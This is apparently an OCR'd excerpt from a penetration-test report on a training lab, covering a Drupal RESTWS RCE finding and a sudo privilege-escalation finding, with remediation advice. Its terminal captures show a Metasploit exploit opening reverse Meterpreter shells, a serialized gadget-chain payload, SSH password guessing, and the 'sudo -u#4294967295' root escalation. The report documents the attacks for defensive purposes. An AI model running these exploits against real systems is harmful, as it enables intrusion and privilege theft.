


```
Metasploit tip: View all productivity tips with the
tips command

msf6 > db_nmap -sS -A 192.168.13.12
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-19 11:49 EST
[*] Nmap: Nmap scan report for 192.168.13.12
[*] Nmap: Host is up (0.000050s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE VERSION
[*] Nmap: 8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: |_http-title: Site doesn't have a title (text/html;charset=UTF-8).
[*] Nmap: | http-methods:
[*] Nmap: |_  Potentially risky methods: PUT DELETE TRACE PATCH
[*] Nmap: |_http-favicon: Spring Java Framework
[*] Nmap: |_http-server-header: Apache-Coyote/1.1
[*] Nmap: MAC Address: 02:42:C0:A8:0D:0C (Unknown)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.6
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.05 ms 192.168.13.12
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
msf6 >
```

```
msf6 exploit(multi/handler) > hostname
[*] exec: hostname

kali
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  3         meterpreter x64/linux  root @ 192.168.13.12  172.23.101.17:4444 → 192.168.13.12:45820  (192.168.13.12)

msf6 exploit(multi/handler) > use 2
msf6 payload(linux/aarch64/meterpreter/reverse_tcp) > pwd
[*] exec: pwd

/
msf6 payload(linux/aarch64/meterpreter/reverse_tcp) >
```

```
Interact with a module by name or index. For example info 22, use 22 or use exploit/multi/vpn/tincd_bof

msf6 exploit(multi/http/struts2_content_type_ognl) > use 1
msf6 payload(linux/aarch64/meterpreter_reverse_tcp) > get system
system ⇒
msf6 payload(linux/aarch64/meterpreter_reverse_tcp) > ls
[*] exec: ls

bin   day1  etc   initrd.img      lib    lib64   lost+found  mnt  proc  run   srv  tmp  var      vmlinuz.old
boot  dev   home  initrd.img.old  lib32  libx32  media       opt  root  sbin  sys  usr  vmlinuz
msf6 payload(linux/aarch64/meterpreter_reverse_tcp) > find -type f -name "*fla*zip*"
[*] exec: find -type f -name "*fla*zip*"

find: ‘./run/user/1000/gvfs’: Permission denied
msf6 payload(linux/aarch64/meterpreter_reverse_tcp) > pwd
[*] exec: pwd

/
msf6 payload(linux/aarch64/meterpreter_reverse_tcp) >
```






Affected Hosts	192.168.13.12
Remediation	Update the operating system with any software updates and patches to eliminate any known vulnerabilities.

Vulnerability 26	Findings
Title	Meterpreter exploit Drupal vulnerability to obtain username
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Critical
Description	Through an RCE exploit in Metasploit and the results of an NMAP scan, Meterpreter was used to determine the user that is running on the host machine.


Images

```
[-] No results from search
msf6 > search rce drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal  Yes    Drupal RESTful Web Services unserialize() RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_restws_unserialize

msf6 >
```

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal  Yes    Drupal RESTful Web Services unserialize() RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/drupal_restws_unserialize

msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > show options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory


msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lport 3333
lport => 3333
msf6 exploit(unix/webapp/drupal_restws_unserialize) >
```




```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 172.27.71.97
lhost => 172.27.71.97
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.27.71.97:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f164dad34e0 @headers={"Date"⇒"Wed, 19 Feb 2025 23:35:27 GMT", "Serv
.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-cache, private", "X-UA-Compatible"⇒"IE=edg
guage"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Options"⇒"SAMEORIGIN", "Expires"⇒"Sun, 19 Nov 1978 05:00:00 GMT"
X-Generator"⇒"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @a
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displa
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}5Da469Nmy
ode=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body_byt
est="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12.0; r
100101 Firefox/94.0\r\nContent-Type: application/hal+json\r\nContent-Length: 640\r\n\r\n{\n  \"link\": [\n    {\n      \"value
      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods
\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";
a469Nmybpnii6MVH\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\
ttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\"
],\n  \"_links\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @pe
"192.168.13.13", "port"⇒80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.27.71.97:4444 → 192.168.13.13:45426 ) at 2025-02-19 18:35:28 -0500

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter >
```




Affected Hosts	192.168.13.13
Remediation	Apply any outstanding operating system and service patches.

Vulnerability 27	Findings
Title	Privilege escalation through sudoer vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	High
Description	Through random password attempts, access to the host was gained. Once the host was accessed, a privilege-escalation vulnerability was used to access sensitive and/or confidential information.

Images


Queried **whois.godaddy.com** with "**totalrekall.xyz**"...


```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2025-02-03T15:00:39Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2026-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
```



```
Permission denied, please try again.
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
Connection closed by 192.168.13.14 port 22

┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$
```



```
dbus-1          gshadow     kernel       mailcap        pam.conf        rc4.d
debconf.conf    gshadow-    ld.so.cache  mailcap.order  pam.d           rc5.d
debian_version  gss         ld.so.conf   mime.types     passwd          rc6.d
$ cat sudoers
cat: sudoers: Permission denied
$ sudo -u#4294967295 /bin/bash
root@202c512b20e1:/etc#
```








Affected Hosts	192.168.13.14
Remediation	Remove any sensitive and/or confidential information from the Internet that is publicly accessible. Disable any unnecessary services running on the host machine. Finally, update and patch the operating system and services as necessary to eliminate any known vulnerabilities.

